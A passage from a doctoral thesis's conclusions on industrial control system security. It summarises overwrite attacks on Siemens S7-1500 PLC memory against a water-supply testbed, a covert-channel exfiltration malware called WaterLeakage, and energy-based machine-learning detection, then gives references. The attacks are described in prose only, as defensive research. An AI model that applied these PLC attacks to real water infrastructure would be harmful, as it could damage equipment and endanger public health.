Related work on ICS cybersecurity studies attack detection mechanisms for well-known cyber-attacks such as DoS, Spoofing and Man-In-The-Middle. These attacks have been studied for years in the IT field and they could be easily detected and mitigated using commercial solutions available in the market such as (Cisco, 2020; Cloudflare, 2020; Imperva, 2020). The cyber-attacks on the Programming Logic Controller (PLC) memory proposed and explained in this thesis contribute to academia through conference manuscripts. It includes a set of novel attacks that could compromise and damage the operation of the system that is under control. These attacks were discovered after a comprehensive study of the control network traffic generated by the PLC, HMI, and SCADA system. Further research on the impact of the attacks to the PLC memory was undertaken and, as a result, we implemented and executed a malware called WaterLeakage. This malware issues attacks on the PLC memory to gather and exfiltrate sensitive information like: IP Address, firmware version and model. This information is successfully exfiltrated using covert channels such as light.

Moreover, it can be asserted that academia lacks access to physical testbeds due to the high cost involved in their implementation. Only a few testbeds are available to researchers, for instance (Ahmed et al., 2017; iTrust, 2018), however, accessing them is rather difficult. Besides, the normal and anomalous scenarios of these physical testbeds are not configurable. This results in limitations such as the implementation of new methodologies and the exploration of new attacks for researchers in the field. Further, access to real implementations such as water treatment systems, power stations, nuclear plants and oil industries is not feasible due to its critical nature. To overcome this, researchers employ virtual and hybrid ICS implementations to develop attack detection mechanisms, however, it can be argued whether such mechanisms can be applied to the industry. The research presented in this thesis provides the results obtained from a physical model of a Clean Water Supply System. The testbed is evaluated using the novel set of attacks described above. In addition, the virtual and hybrid counterparts of the physical testbed is implemented to compare the strengths and weaknesses of each approach. The manuscript containing the results of the comparison of our three different testbeds is under review in ISA Transactions Journal.

ICS cyber-security approaches are often studied from the computer science perspective by proposing novel attack detection mechanisms. However, limited research is performed from the control engineering point of view, and those approaches are usually theoretical. This thesis demonstrates that virtual and hybrid implementations of an ICS cannot simulate the behaviour of its components such as sensors/actuators given the environmental factors such as noise and humidity. Hence, it can be argued whether a theoretical approach could be applied in real implementations. Moreover, related work focuses more attention on attack detection mechanisms and disregards the study of response to cyber-attacks. This thesis proposes a novel PLC memory attack detection and response mechanism that is part of the PLC code. Also, this mechanism does not require additional equipment, module, or data from the network, unlike the related work. Further, our approach is implemented and evaluated in the physical testbed employed for this research along with the novel set of attacks to the PLC memory. We highlight the importance of studying cyber-attack response mechanisms to ICS because their impact could be extremely harmful compared to the cyber-attacks outcome on traditional IT systems. For instance, companies might experience significant money losses if they are five minutes offline as a result of a cyber-attack. However, a five-minute cyber-attack on the chlorine dosing process of a water treatment system can affect human lives identifying the importance of focusing on response mechanisms in ICS.

The state-of-the-art in work related to cyber-attack detection mechanisms of Industrial Control Systems includes approaches that focus attention on information obtained from the control network, data loggers and SCADA systems. It can be asserted that external attackers or insider threats can easily modify such information, as a result, attack detection mechanisms might be fed with wrong information even during the training phase. Further, the operation of a control system is complex, therefore the development of an ICS attack detection mechanism requires a deep understanding of the implemented control techniques. This thesis proposes a cyber-attack detection mechanism based on newly engineered energy-based features and well-known machine learning algorithms. The features are obtained from the sensors and actuators that compose the control system through the INA219 current sensor. The current sensor is hard-wired between the sensors/actuators and the PLC. Therefore, the features cannot be modified over the network, unlike the related work. At the beginning of the research, we implemented a proof of concept for the energy-based approach to validate its feasibility where we employed the custom version of the Festo MPA Control rig to implement a model of a clean water supply system along with the PLC memory attacks. Two INA219 current sensors were used during the implementation and execution of this proof of concept.

Given the results obtained from the proof of concept implementation, the energy-based approach was extended by implementing a more realistic testbed that included more sensors such as flowmeters, and water demand models as opposed to its first implementation. A total of six INA219 current sensors were hard-wired to the testbed to collect a greater number of features. Performance of a given machine learning algorithm usually depends on the amount and the quality of input data. The manuscript that contains the results obtained from this approach is under review in Computer and Security Journal. Finally, this thesis compares online, and offline performance of the machine learning models obtained from energy-based datasets.

8.2 Research objectives

This section aims to analyse and reflect on the research objectives presented in Chapter 1.

Research Objective 1: Identifying and understanding the research gaps in Industrial Control Systems through a comprehensive review and analysis of relevant publications.

Chapter 2 of our thesis provides a detailed review of the state-of-the-art related work on Industrial Control Systems Cyber-Security. It identifies the gaps that were filled with our research. One of the major issues found in related work is the lack of physical testbeds for cyber-security research. Unfortunately, virtual or hybrid systems do not provide a suitable environment for ICS cyber-security research. These results were concluded from our publication, which is under review in the ISA transactions Journal, where we compare hybrid, virtual and physical testbed performance for ICS cybersecurity research. Moreover, the cyber-attacks used to evaluate detection mechanisms, such as Spoofing, DoS and Man-In-The-Middle, are outdated and they are not currently considered a major threat because they could be detected with current commercial solutions like (Cisco, 2020; Imperva, 2020). Research is lacking from the control engineering point of view given that most of the approaches are related to computer science and the majority of them do not pay much attention to the response strategies to ICS cyber-attacks. Besides, computer science approaches develop anomaly detection techniques from information obtained from the control network. It can be asserted that such information is not reliable because intruders can easily modify it.

Research Objective 2: Performing a PLC vulnerability analysis with the objective of discovering possible security breaches that could compromise its normal operation.

Chapter 3 of our thesis provides the results of a vulnerability assessment to the latest SIMATIC S7-1500 PLC. It can be seen that the PLC does not validate incoming connections to its port 102. As a result, any device connected to the control network can communicate with the PLC. Another finding of our research shows that the PLC uses fixed spaces of memory for its inputs, outputs and some spaces of working memory. The fixed spaces of memory along with the lack of validation in communication requests result in a vulnerability that allows attackers to overwrite the different memory spaces of the PLC mentioned above. Chapter 3 shows the impact of the attacks on the PLC memory when they are executed against a physical testbed that models a clean water supply system. The process under control can be disrupted and even physical equipment such as the pump or water tanks can be destroyed. For instance, the attacker could increase and/or decrease the speed of the pump until it stops working by overwriting the PLC's output memory addressed to it. Furthermore, the attacker could overwrite the PLC's input memory addressed to the ultrasonic level sensor by pretending that the water tank is empty. As a result, the control system will increase the speed of the pump causing the water tank to overflow.

The impact of the attacks on the PLC memory makes us reflect on the fragility of the equipment used by control systems. Cutting-edge devices such as SIMATIC S7-1500 are used in critical processes on which the well-being of the population depends. Suppliers and manufacturers need to carry out a thorough evaluation of their products before they are placed on the market. In addition, they must provide updated mechanisms and patches that are more accessible and easier to apply.

Research Objective 3: Physically implementing a model of clean water supply system in the Festo MPA workstation rig and the Siemens S7-1500 PLC in order to support this research.

The lack of testbeds for cyber-security research was the main motivation for implementing our very own physical testbed that simulates a clean water supply. We use the factory version of the Festo Rig to implement such a system. The first version of our testbed did not contemplate models of water consumption and the sufficient number of sensors to allow redundant control techniques to be implemented. However, the first version of our testbed was used to implement and develop our initial proof of concept. In our initial work, we demonstrated that energy consumption could be used to detect anomalies. This led us to modify the factory version of the Festo Rig. In the second version of our testbed, the models of water consumption in the proportional valve are implemented. In addition, pressure and water flow sensors are included. Chapter 4 of this thesis describes the implementation of the first and second versions of the Clean Water Supply System testbeds. In addition, the employed control techniques, and the involved sensors are described. The results of the experimentation carried out in the physical testbed allowed us to contribute to academia with new approaches for the detection and response to cyber-attacks.

Research Objective 4: Developing and implementing an algorithm for anomaly detection and response in the PLC Siemens S7-1500 along with the code used for the process operation.

In this thesis, we tackle the cyber-security of Industrial Control Systems from the perspective of Control Engineering and Computer Science. Therefore, we propose an ICS anomaly detection mechanism implemented in the PLC as part of its code. Unlike related work, our mechanism does not require external data, module, or equipment. Furthermore, our thesis proposes three different mechanisms of response to cyber-attacks that aim to minimize their impact. We take advantage of the different sensors available in our testbed to implement redundant control techniques such as PID, cascade, and feed-forward. It can be argued that the implementation of redundant sensors was considered during the design phase. For that reason, we encourage control engineering practitioners to consider implementing different strategies from the system design stage.

Research Objective 5: Developing an approach for anomaly detection in a model of a clean water supply system using machine learning classifiers and a novel dataset of newly engineered-based features.

Most approaches studying attack detection mechanisms in Industrial Control Systems, from the perspective of computer science, utilise machine learning models that are built with datasets obtained from the control network. It can be argued that there are studies, such as adversarial learning, that demonstrate the ability of attackers to trick machine learning models though malicious input. For instance, the attacker could modify network packets when collecting the dataset. Therefore, our thesis proposes newly engineered energy-based features obtained from sensors/actuators for anomaly detection. The concept is based on energy monitoring of the sensors and actuators that compose the control system. We plan and implement a proof of concept of the approach proposed in the first version of the testbed that implements a clean water supply system. We employed popular machine learning algorithms, used in related work, along with the energy-based dataset collected from two components of the testbed to build a detection model. The results obtained from the experimentation process demonstrated the feasibility of detecting anomalies using newly engineered energy-based features. For instance, the pump's power consumption is expected to follow a recognizable pattern in normal operation. However, this pattern is altered when the attacker disrupts the control system. Pumping water for longer than expected periods will increase the pump's energy consumption, therefore, it could be labelled as abnormal behaviour.

We extended the proof of concept explained above by implementing a more realistic testbed in a modified version of the Festo Rig. The new version implements a set of novel models of water consumption for each day of the week as well as a set of attacks to the PLC memory. A total of six INA219 current sensors were hard-wired between the PLC and the sensors/actuators that composed the testbed. It allowed us to monitor and collect the energy of such devices. The results obtained from the experimentation phase demonstrated that the energy of components such as pump, flowmeter and pressure changes when the intruder attacks the control system. For instance, steady flow and pressure are expected when the system operates under normal conditions. Any attack performed by the intruder affects the amount of water expected in the reservoir tank, consequently, the energy consumption of the flowmeter and the pressure sensors will increase or decrease depending on the type of executed attack. Five popular machine learning algorithms discussed in Chapter 2 were applied to the dataset collected during normal and under attack scenarios. The details of the results obtained during the experimentation phase were discussed in detail in Chapter 6 of this thesis.

Research Objective 6: Comparing the performance obtained from machine learning models during offline and online operation.

Chapter 7 of the thesis shows the comparison for the performance of the algorithms proposed above during their online and offline operation. Accuracy metrics obtained during online experimentation were lower than results obtained offline for all tested machine learning algorithms. We noted that the applied techniques, such as filtering, and standardization or normalization applied during offline training could not be applied during online training. For example, the algorithm used to filter noise from the signal obtained from the ultrasonic level sensor uses the entire dataset to calculate the optimal parameters to be used during the pre-processing phase in offline training. On the other hand, online training does not have relevant historical data to help obtain the appropriate parameters. For this reason, we built our own noise filtering process that was used during online and offline training. This filtering process is based on a second-order low-pass filter which is described in Chapter 7.

Research Objective 7: Evaluating the performance of the physical testbed implemented for cyber-security research when compared to its virtual and hybrid counterpart.

We decided to compare and evaluate the performance of our physical testbed with its hybrid and virtual implementation due to the popularity of virtual implementations found in related works. According to the results obtained during the experimentation process, a physical testbed has characteristics that cannot be simulated in virtual environments. For example, we notice that the noise in the ultrasonic level sensor signal increases when there is a greater amount of humidity in the environment. Virtual implementations are a set of exact mathematical operations, therefore the scenarios provided by them are perfect. The signals of the virtual components do not present any type of alterations, therefore, the type of noise explained above is hardly found in virtual implementations. Thus, it can be asserted that detection mechanisms developed in virtual environments cannot be evaluated in real implementations because the high number of false positive and false negative alarms could compromise its performance. Chapter 4 of this thesis provides full details regarding the evaluation of physical, hybrid and virtual testbeds implemented for cyber-security research. In addition, the results obtained from the testbed comparison are under review in the ISA transactions Journal.

8.3 Future work

This section provides an overview of the topics covered in this thesis and the feasibility of employing the results obtained in this research for future researchers. The main objective of the study presented in this thesis is to contribute to academia with new mechanisms of detection and response to cyber-attacks in Industrial Control Systems.

Cyber-attacks to Industrial Control Systems

One of the conclusions obtained from the research presented in this thesis shows that it is necessary to carry out a comprehensive cybersecurity assessment of the equipment that is a fundamental part of the operation of the Industrial Control System, for instance the PLC. Academia should focus on finding new vulnerabilities to validate its proposed anomaly detection mechanism and skip attacks such as DoS and Spoofing that have been thoroughly studied and currently have specialized hardware for detection and mitigation. The set of PLC memory attacks proposed in our research proved to have the ability to interrupt the normal operation of the implemented Clean Water Supply System. For instance, the attacker can modify the configured setpoint, overflow or empty the reservoir tank. Besides, the same set of attacks to the PLC memory was used to implement the WaterLeakage malware, explained in Chapter 3, responsible for sending confidential information such as IP Address, PLC model, PLC firmware and Input/Output status, from the control system through a covered channel. This attack could be used as the initial phase, commonly called information gathering, of a planned attack. Future work could employ this attack to gather and build the operation of an ICS from the information obtained from sensors and actuators obtained from the Input and Output memory. Therefore, we encourage researchers to analyse the set of PLC memory attacks employed in this thesis and to explore different avenues that could lead to modifying the program running on the PLC.

Detection and response to cyber-attack from the perspective of control engineering.

The effect of cyber-attacks on Industrial Control Systems can be minimized with the implementation of attack detection techniques in devices such as the PLC, as shown in Chapter 5 of this thesis. The features and functionality of PLC's are becoming more extensive, allowing the implementation of complex functions that help solve problems related to cyber-security. As shown in our research, SIMATIC S7-1500 PLC allows the use of optimised data-blocks and to collect the input values directly from the analogue channel. Current research on cyber-security in Control Systems lacks contributions from the perspective of Control Engineering. Therefore, we encourage researchers and control engineering practitioners to explore alternative solutions to cyber-security problems in ICS without the need to involve additional hardware. This is because it reduces the number of devices involved in the system, as a result, the attack surface is reduced. In addition, it is advisable to take cyber-attack prevention measures from the conception and design of the control system as shown in this thesis. Implementing redundant controllers such as PID, Cascade, and Feed-Forward can be a proven option for responding to cyber-attacks.

Energy-based features.

Monitoring energy consumption in the components of the Industrial Control System could be a new alternative to detect anomalies, in addition to the traditional methods proposed in related works. It is recommended to analyse the application of our energy-based approach proposed in this thesis in future research involving remote terminal units, wireless sensors, or distributed systems. Future research would investigate the possibility of monitoring the energy of other equipment that compose the Industrial Control System, such as the PLC rails, HMI, or SCADA systems because it could alert anomalies in related systems before the process under control is compromised. Future work should identify and classify energy patterns that may be caused by hardware failure, although a sensor is unlikely to fail as Industrial Control Systems have scheduled preventive maintenance. Moreover, in this thesis the machine learning algorithms focus on individual data samples, therefore, future research could investigate our proposed method but applied to temporal features of a sequence of consecutive samples.

References

Abbasi, A., & Hashemi, M. (2016). Ghost in the PLC Designing an Undetectable Programmable Logic Controller Rootkit via Pin Control Attack wp. *Blackhat Europe*, 1–35. https://www.blackhat.com/docs/eu-16/materials/eu-16-Abbasi-Ghost-In-The-PLC-Designing-An-Undetectable-Programmable-Logic-Controller-Rootkit-wp.pdf

Abokifa, A. A., Haddad, K., Lo, C., & Biswas, P. (2018). Real-Time Identification of Cyber-Physical Attacks on Water Distribution Systems via Machine Learning–Based Anomaly Detection Techniques. *Journal of Water Resources Planning and Management*, *145*(1), 04018089. https://doi.org/10.1061/(asce)wr.1943-5452.0001023

Aburomman, A. A., & Ibne Reaz, M. Bin. (2016). A novel SVM-kNN-PSO ensemble method for intrusion detection system. *Applied Soft Computing Journal*, *38*, 360–372. https://doi.org/10.1016/j.asoc.2015.10.011

Adafruit. (2018). *INA219 HIGH SIDE DC CURRENT SENSOR BREAKOUT - 26V ±3.2A MAX*. https://www.adafruit.com/product/904

Adepu, S., & Mathur, A. (2017). From Design to Invariants: Detecting Attacks on Cyber Physical Systems. *Proceedings - 2017 IEEE International Conference on Software Quality, Reliability and Security Companion, QRS-C 2017*, 533–540. https://doi.org/10.1109/QRS-C.2017.91

Adepu, S., Palleti, V. R., Mishra, G., & Mathur, A. (2019). *Investigation of Cyber Attacks on a Water Distribution System*. *0*(0), 1–23. http://arxiv.org/abs/1906.02279

Adepu, S., Prakash, J., & Mathur, A. (2017). WaterJam: An Experimental Case Study of Jamming Attacks on a Water Treatment System. *Proceedings - 2017 IEEE International Conference on Software Quality, Reliability and Security Companion, QRS-C 2017*, 341–347. https://doi.org/10.1109/QRS-C.2017.64

Ahmed, C. M., & Mathur, A. P. (2017). Hardware Identification via Sensor Fingerprinting in a Cyber Physical System. *Proceedings - 2017 IEEE International Conference on Software Quality, Reliability and Security*

Companion, QRS-C 2017, 517–524. https://doi.org/10.1109/QRS-C.2017.89

Ahmed, C. M., Palleti, V. R., & Mathur, A. P. (2017). WADI: A water distribution testbed for research in the design of secure cyber physical systems. *Proceedings - 2017 3rd International Workshop on Cyber-Physical Systems for Smart Water Networks, CySWATER 2017*, 25–28. https://doi.org/10.1145/3055366.3055375

Aljawarneh, S., Aldwairi, M., & Yassein, M. B. (2018). Anomaly-based intrusion detection system through feature selection analysis and building hybrid efficient model. *Journal of Computational Science*, *25*, 152–160. https://doi.org/10.1016/j.jocs.2017.03.006

Almalawi, A, Fahad, A., Tari, Z., Alamri, A., AlGhamdi, R., & Zomaya, A. Y. (2016). An Efficient Data-Driven Clustering Technique to Detect Attacks in SCADA Systems. *IEEE Transactions on Information Forensics and Security*, *11*(5), 893–906. https://doi.org/10.1109/TIFS.2015.2512522

Almalawi, Abdulmohsen, Yu, X., Tari, Z., Fahad, A., & Khalil, I. (2014a). An unsupervised anomaly-based detection approach for integrity attacks on SCADA systems. *Computers and Security*, *46*, 94–110. https://doi.org/10.1016/j.cose.2014.07.005

Almalawi, Abdulmohsen, Yu, X., Tari, Z., Fahad, A., & Khalil, I. (2014b). An unsupervised anomaly-based detection approach for integrity attacks on SCADA systems. *Computers and Security*. https://doi.org/10.1016/j.cose.2014.07.005

AlNuaimi, N., Masud, M. M., Serhani, M. A., & Zaki, N. (2019). Streaming feature selection algorithms for big data: A survey. *Applied Computing and Informatics*, *xxxx*. https://doi.org/10.1016/j.aci.2019.01.001

Ang, K. H., Chong, G., & Li, Y. (2005). PID control system analysis, design, and technology. *IEEE Transactions on Control Systems Technology*, *13*(4), 559–576. https://doi.org/10.1109/TCST.2005.847331

ARDUINO. (2019). *What is Arduino*. https://www.arduino.cc/en/Guide/Introduction

Arizton. (2018). *PLC Market - Global Outlook and Forecast 2017-2022*. https://www.arizton.com/market-reports/plc-market-analysis

Ashwini, B., Yuvaraju, B. N., Pai, A. Y., & Baliga, B. A. (2017). Real Time Detection and Classification of Vehicles and Pedestrians Using Haar Cascade Classifier with Background Subtraction. *2017 2nd International Conference on Computational Systems and Information Technology for Sustainable Solution (CSITSS)*, 1–5. https://doi.org/10.1109/CSITSS.2017.8447818

Basnight, Z., Butts, J., Lopez, J., & Dube, T. (2013). Firmware modification attacks on programmable logic controllers. *International Journal of Critical Infrastructure Protection*, *6*(2), 76–84. https://doi.org/10.1016/j.ijcip.2013.04.004

Biham, E., Bitan, S., Dankner, A., & Malin, U. (2019). Rogue7 : Rogue Engineering-Station attacks on S7 Simatic PLCs. *Black Hat 2019*, 1–21.

Bolton, W. (2015). Programmable Logic Controllers. In J. Simpson (Ed.), *Programmable Logic Controllers* (Sixth Edit, pp. 1–22).

Byres, E. (2004). The myths and facts behind cyber security risks for industrial control systems. *Proceedings of the VDE Kongress*, 1–6. https://doi.org/10.1.1.579.3650

Cárdenas, A. A., Amin, S., & Lin, Z. (2011). Attacks Against Process Control Systems : Risk Assessment , Detection , and Response Categories and Subject Descriptors. *Security*, 355–366. https://doi.org/10.1145/1966913.1966959

Caselli, M., Zambon, E., & Kargl, F. (2015). Sequence-aware intrusion detection in industrial control systems. *CPSS 2015 - Proceedings of the 1st ACM Workshop on Cyber-Physical System Security, Part of ASIACCS 2015*, 13–24. https://doi.org/10.1145/2732198.2732200

Chandra, S., Lin, Z., Kundu, A., & Khan, L. (2014). Towards a Systematic Study of the Covert Channel Attacks in Smartphones. *International Conference on Security and Privacy in Communication Systems*, 427–435.

Chawla, N.V., Bowyer, K.W., Hall, L.O., K. W. P. (2002). SMOTE: Synthetic Minority Over-Sampling Technique. Journal of Artificial Intelligence Research. *Journal of Artificial Intelligence Research*, *16*, 321–357.

https://doi.org/10.1613/jair.953

CheckPoint. (2014). *DDoS Protection on the Security Gateway*. https://dl3.checkpoint.com/paid/60/608fa652b107530b79cc7ac622fc6932/CP_DDoS_protection_on_the_Gateway_BestPractices.pdf?HashKey=1587037205_4bbf9bc856695a2c805c2cac1a80749d&xtn=.pdf

Chen, T., & Abu-Nimeh, S. (2011). Lessons from Stuxnet. *Computer*, *44*, 91–93. https://doi.org/10.1109/MC.2011.115

CISA. (2019). *Industrial Control Systems*. https://www.us-cert.gov/ics/alerts

CISA. (2020). *ICS Advisory (ICSA-20-042-11)*. https://www.us-cert.gov/ics/advisories/icsa-20-042-11

Cisco. (2013). *Cisco Prime Network Control System Configuration Guide, Release 1.0*. https://www.cisco.com/c/en/us/td/docs/wireless/ncs/1-0/configuration/guide/NCS10cg/wips_ench.html

Cisco. (2020). *A Cisco Guide to Defending Against Distributed Denial of Service Attacks*. https://tools.cisco.com/security/center/resources/guide_ddos_defense

Clotet, X., Moyano, J., & León, G. (2018). A real-time anomaly-based IDS for cyber-attack detection at the industrial process level of Critical Infrastructures. *International Journal of Critical Infrastructure Protection*, *23*, 11–20. https://doi.org/10.1016/j.ijcip.2018.08.002

Cloudflare. (2020). *Superior DDoS Mitigation. At a better price*. https://www.cloudflare.com/lp/better/?_bt=417427913260&_bk=ipddos&_bm=b&_bn=g&_bg=93583204025&_placement=&_target=&_loc=9046897&_dv=c&awsearchcpc=1&gclid=Cj0KCQjw0Mb3BRCaARIsAPSNGpWgLjSunuShEMGy1MTIKOWTMfTy-qGuzQABa48MHL_1MEe4wf-DXIAaAtJVEALw_wcB

Community, E. E. (2016). *The top most used PLC Systems around the world*. http://engineering.electrical-equipment.org/electrical-distribution/the-top-most-used-plc-systems-around-the-world.html

Council, N. R. (1995). *Virtual Reality: Scientific and Technological Challenges* (N. I. Durlach & A. S. Mavor (eds.)). The National Academies Press. https://doi.org/10.17226/4761

Cui, Y., Cai, M., & Stanley, H. E. (2017). Comparative Analysis and Classification of Cassette Exons and Constitutive Exons. *BioMed Research International*, *2017*. https://doi.org/10.1155/2017/7323508

Cybersecurity Insiders. (2018). *Insider Threat 2018 Report*. 41. chrome-extension://oemmndcbldboiebfnladdacbdfmadadm/https://www.cybersecurity-insiders.com/wp-content/uploads/2016/09/Insider-Threat-Report-2018.pdf

Da Silva, E. G., Da Silva, A. S., Wickboldt, J. A., Smith, P., Granville, L. Z., & Schaeffer-Filho, A. (2016). A One-Class NIDS for SDN-Based SCADA Systems. *Proceedings - International Computer Software and Applications Conference*, *1*, 303–312. https://doi.org/10.1109/COMPSAC.2016.32

De Sá, A. O., Carmo, L. F. R. D. C., & Machado, R. C. S. (2017). Covert Attacks in Cyber-Physical Control Systems. *IEEE Transactions on Industrial Informatics*, *13*(4), 1641–1651. https://doi.org/10.1109/TII.2017.2676005

Dolgikh, A., Nykodym, T., Skormin, V., & Antonakos, J. (2011). Computer network testbed at Binghamton University. *Proceedings - IEEE Military Communications Conference MILCOM*, 1146–1151. https://doi.org/10.1109/MILCOM.2011.6127454

Eigner, O., Kreimel, P., & Tavolato, P. (2017). Detection of man-in-the-middle attacks on industrial control networks. *Proceedings - 2016 International Conference on Software Security and Assurance, ICSSA 2016*, 64–69. https://doi.org/10.1109/ICSSA.2016.19

Feld, J. (n.d.). PROFINET - scalable factory communication for all applications. *IEEE International Workshop on Factory Communication Systems, 2004. Proceedings.*, 33–38. https://doi.org/10.1109/WFCS.2004.1377673

Feng, W., Lai, Y., & Liu, Z. (2019). Vulnerability mining for Modbus TCP based on exception field positioning. *Simulation Modelling Practice and Theory*.

https://doi.org/10.1016/j.simpat.2019.101989

FESTO. (2015). *MPS PA Compact Workstation with level, flow rate, pressure and temperature controlled systems*. https://www.festo-didactic.co.uk/gb-en/learning- systems/process-automation/compact-workstation/mps-pa-compact-workstation-with-level,flow-rate,pressure-and- temperature-controlled- systems.htm?fbid=Z2IuZW4uNTUwLjE3LjE4Ljg4Mi40Mzc2

Foundation, P. S. (n.d.). *18.14. binascii — Convert between binary and ASCII*. Retrieved November 13, 2018, from https://docs.python.org/2/library/binascii.html

Genge, B., Haller, P., & Kiss, I. (2017). Cyber-security-aware network design of industrial control systems. *IEEE Systems Journal*, *11*(3), 1373–1384. https://doi.org/10.1109/JSYST.2015.2462715

Ghaleb, A., Zhioua, S., & Almulhem, A. (2018). On PLC network security. *International Journal of Critical Infrastructure Protection*, *22*, 62–69. https://doi.org/10.1016/j.ijcip.2018.05.004

Ginter, A. (2017). *The Top 20 Cyber Attacks Against Industrial Control Systems*. 1–4.

Goh, J., Adepu, S., Tan, M., & Lee, Z. S. (2017). Anomaly detection in cyber physical systems using recurrent neural networks. *Proceedings of IEEE International Symposium on High Assurance Systems Engineering*, 140–145. https://doi.org/10.1109/HASE.2017.36

Green, B., Krotofil, M., & Hutchison, D. (2016). Achieving ICS resilience and security through granular data flow management. *CPS-SPC 2016 - Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and PrivaCy, Co-Located with CCS 2016*, 93–101. https://doi.org/10.1145/2994487.2994498

Griffin, A. (2020). *NHS at risk of major cyber attack*.

Gupta, B. B., & Badve, O. P. (2017). Taxonomy of DoS and DDoS attacks and desirable defense mechanism in a Cloud computing environment. *Neural Computing and Applications*, *28*(12), 3655–3682. https://doi.org/10.1007/s00521-016-2317-5

Guri, M, Kedma, G., Kachlon, A., & Elovici, Y. (2014). AirHopper: Bridging the air-gap between isolated networks and mobile phones using radio frequencies. *2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE)*, 58–67. https://doi.org/10.1109/MALWARE.2014.6999418

Guri, Mordechai. (n.d.). *BitWhisper : Covert Signaling Channel be- tween Air - Gapped Computers using Thermal Manipulations*.

Guri, Mordechai, Monitz, M., & Elovici, Y. (2017). Bridging the Air Gap between Isolated Networks and Mobile Phones in a Practical Cyber-Attack. *ACM Transactions on Intelligent Systems and Technology*, *8*(4), 1–25. https://doi.org/10.1145/2870641

Guri, Mordechai, Solewicz, Y., Daidakulov, A., & Elovici, Y. (2016). *Fansmitter : Acoustic Data Exfiltration from (Speakerless) Air-Gapped Computers*.

Guri, Mordechai, Zadov, B., Bykhovsky, D., & Elovici, Y. (2018). *PowerHammer: Exfiltrating Data from Air-Gapped Computers through Power Lines*. http://arxiv.org/abs/1804.04014

Guri, Mordechai, Zadov, B., Daidakulov, A., & Elovici, Y. (2017). *xLED: Covert Data Exfiltration from Air-Gapped Networks via Router LEDs*. http://arxiv.org/abs/1706.01140

Guri, Mordechai, Zadov, B., Daidakulov, A., & Elovici, Y. (2018). *ODINI : Escaping Sensitive Data from Faraday-Caged , Air-Gapped Computers via Magnetic Fields*. 1–18.

Guri, Mordechai, Zadov, B., Eran, A., & Elovici, Y. (2017). LED-it-GO Leaking (a lot of) Data from Air-Gapped Computers via the (small) Hard Drive LED. *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, 161–184.

Gyamfi, N. K., Mohammed, M. A., Nuamah-Gyambra, K., Katsriku, F., & Abdulah, J.-D. (2016). Enhancing the Security Features of Automated Teller Machines (ATMs): A Ghanaian Perspective. *International Journal of Applied Science and Technology*, *6*(1), 102–111.

Hackeling, G. (2014). *Mastering Machine Learning With Scikit-learn*. Packt Publishing.

Hadžiosmanović, D., Sommer, R., Zambon, E., & Hartel, P. H. (2014). *Through the eye of the PLC*. 126–135. https://doi.org/10.1145/2664243.2664277

Han, H., Wang, W.-Y., & Mao, B.-H. (2005). Borderline-SMOTE: A New Over-Sampling Method in Imbalanced Data Sets Learning. In D.-S. Huang, X.-P. Zhang, & G.-B. Huang (Eds.), *Advances in Intelligent Computing* (pp. 878–887). Springer Berlin Heidelberg.

Hansen, M., Haugland, M., Sinkjær, T., & Donaldson, N. (2002). Real time foot drop correction using machine learning and natural sensors. *Neuromodulation*, *5*(1), 41–53. https://doi.org/10.1046/j.1525-1403.2002._2008.x

Hassan, Z., Shahzeb, Odarchenko, R., Gnatyuk, S., Zaman, A., & Shah, M. (2018). Detection of Distributed Denial of Service Attacks Using Snort Rules in Cloud Computing & Remote Control Systems. *2018 IEEE 5th International Conference on Methods and Systems of Navigation and Motion Control, MSNMC 2018 - Proceedings*, 119–122. https://doi.org/10.1109/MSNMC.2018.8576287

He, Y., Rea, M., Bierman, A., & Bullough, J. (1997). Evaluating Light Source Efficacy under Mesopic Conditions Using Reaction Times. *Journal of the Illuminating Engineering Society*, *26*(1), 125–138. https://doi.org/10.1080/00994480.1997.10748173

Hernández Jiménez, J., Chen, Q., Nichols, J., Calhoun, C., & Sykes, S. (2017). Towards a Cyber Defense Framework for SCADA Systems Based on Power Consumption Monitoring. *Proceedings of the 50th Hawaii International Conference on System Sciences (2017)*, 2915–2921. https://doi.org/10.24251/hicss.2017.352

Hirai, Y., Matsuoka, T., Tani, S., Isami, S., Tatsumi, K., Ueda, M., & Kamata, T. (2019). A Biomedical Sensor System with Stochastic A/D Conversion and Error Correction by Machine Learning. *IEEE Access*, *7*, 21990–22001. https://doi.org/10.1109/ACCESS.2019.2898154

Hoffmann, J., Neumann, S., & Holz, T. (2013). Mobile Malware Detection Based on

Energy Fingerprints --- A Dead End? In S. J. Stolfo, A. Stavrou, & C. V Wright (Eds.), *Research in Attacks, Intrusions, and Defenses* (pp. 348–368). Springer Berlin Heidelberg.

Hurst, W., Merabti, M., & Fergus, P. (2014). Big data analysis techniques for cyber-threat detection in critical infrastructures. *Proceedings - 2014 IEEE 28th International Conference on Advanced Information Networking and Applications Workshops, IEEE WAINA 2014*, 916–921. https://doi.org/10.1109/WAINA.2014.141

I2C. (2020). *I2C Info – I2C Bus, Interface and Protocol*. https://i2c.info/i2c-bus-specification

ICS-CERT. (2018). *Vulnerabilities in Rockwell Automation industrial networking solutions*. https://ics-cert.kaspersky.com/news/2018/04/19/rockwell-networking/

Imperva. (2020). *DDoS Attacks*. https://www.imperva.com/learn/application-security/ddos-attacks/

Inoue, J., Yamagata, Y., Chen, Y., Poskitt, C. M., & Sun, J. (2017). Anomaly detection for a water treatment system using unsupervised machine learning. *IEEE International Conference on Data Mining Workshops, ICDMW*, *2017-Novem*, 1058–1065. https://doi.org/10.1109/ICDMW.2017.149

iTrust. (2018). *Secure Water Treatment (SWaT) Testbed*. *October*. https://itrust.sutd.edu.sg/itrust-labs_datasets/dataset_info/#swat

Jasper, S. E. (2019). North Korea's Cyberspace Aggression. *International Journal of Intelligence and CounterIntelligence*, *32*(1), 194–198. https://doi.org/10.1080/08850607.2018.1524247

Johnson, J. (2017). Roadmap for Photovoltaic Cyber Security. *Sunspec.Org*, *December*. http://www.ntis.gov/search

Jović, A., Brkić, K., & Bogunović, N. (2015). A review of feature selection methods with applications. *2015 38th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, 1200–1205. https://doi.org/10.1109/MIPRO.2015.7160458

Junejo, K. N., & Goh, J. (2016). *Behaviour-Based Attack Detection and Classification in Cyber Physical Systems Using Machine Learning*. *Ml*, 34–43. https://doi.org/10.1145/2899015.2899016

